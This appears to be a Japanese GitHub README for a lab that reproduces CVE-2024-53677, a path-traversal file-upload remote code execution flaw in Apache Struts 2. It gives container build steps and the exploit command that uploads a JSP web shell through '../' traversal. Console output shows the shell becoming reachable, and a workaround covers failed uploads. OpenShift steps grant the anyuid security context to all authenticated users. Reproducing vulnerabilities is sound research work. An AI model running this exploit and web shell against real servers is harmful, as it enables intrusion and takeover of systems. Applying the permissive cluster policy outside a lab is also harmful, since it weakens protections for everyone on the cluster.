 seanrickerd/cve-2024-53677
CVE-2024-53677の脆弱な環境とエクスプロイト

CVE-2024-53677 - Apache Struts 2 リモートコード実行脆弱性 (RCE) 再現環境
このリポジトリは、Apache Struts 2 における CVE-2024-53677 脆弱性を再現するためのコンテナベース環境を提供します。この脆弱性はパストラバーサルを伴い、Struts 2 のファイルアップロード機能を介して任意のコード実行 (RCE) を可能にします。
環境は Podman を使用して構築および実行できます。アプリケーションをセットアップするには、以下の手順に従ってください。
git clone https://github.com/seanrickerd/CVE-2024-53677.git
cd CVE-2024-53677
podman build --ulimit nofile=122880:122880 -m 3G -t cve-2024-53677 .
podman run -d -p 8080:8080 --ulimit nofile=122880:122880 -m 3G --rm -it --name cve-2024-53677 cve-2024-53677
エクスプロイトの実行:
pip install -r requirements.txt
python S2-067.py -u http://localhost:8080 --upload_endpoint /upload.action --files newshell.jsp --destination ../newshell.jsp
ファイルがアップロードされてもアクセスできないという断続的な問題があります。これに対処するには、destination に . を一つ追加してから、元のコマンドを再実行する必要があります。
$ python S2-067.py -u http://localhost:8080 --upload_endpoint /upload.action --files shell.jsp --destination ../shell.jsp
[INFO] Uploading files to http://localhost:8080/upload.action...
[SUCCESS] File newshell.jsp uploaded successfully: ../shell.jsp
[INFO] Verifying uploaded file: http://localhost:8080/shell.jsp
[INFO] File not accessible. HTTP Status: 404
$ python S2-067.py -u http://localhost:8080 --upload_endpoint /upload.action --files shell.jsp --destination .../shell.jsp
[INFO] Uploading files to http://localhost:8080/upload.action...
[SUCCESS] File newshell.jsp uploaded successfully: .../shell.jsp
[INFO] Verifying uploaded file: http://localhost:8080/.../shell.jsp
[INFO] File not accessible. HTTP Status: 404
$ python S2-067.py -u http://localhost:8080 --upload_endpoint /upload.action --files shell.jsp --destination ../shell.jsp
[INFO] Uploading files to http://localhost:8080/upload.action...
[SUCCESS] File newshell.jsp uploaded successfully: ../shell.jsp
[INFO] Verifying uploaded file: http://localhost:8080/shell.jsp
[ALERT] File uploaded and accessible: http://localhost:8080/shell.jsp
シェルにはブラウザで http://localhost:8080/shell.jsp からアクセスできます。
OpenShift はデフォルトでセキュリティが高いため、最初に特権コンテナを許可する必要があります:
oc adm policy add-scc-to-group anyuid system:authenticated
イメージファイルを自分でビルドする場合は、dockerfile に以下の行を追加する必要もあります:
COPY --from=0 /usr/src/cve/target/upload-1.0.0.war /usr/local/tomcat/webapps/ROOT.war
COPY ./tomcat-users.xml /usr/local/tomcat/conf/tomcat-users.xml
COPY ./context.xml /usr/local/tomcat/webapps/manager/META-INF/context.xml
以下の yaml は、"vulnerables" という名前空間を作成し、脆弱なコンテナをレプリカ数1のデプロイメント、サービス、ルートとしてデプロイします。これにより脆弱なワークロードにアクセスできるようになります。
イメージを自分でビルドした場合は、yaml 内のイメージの場所を自分のイメージの場所に変更する必要があります。
oc create -f ocp-struts.yaml

ルートは Networking->Routes で確認できます。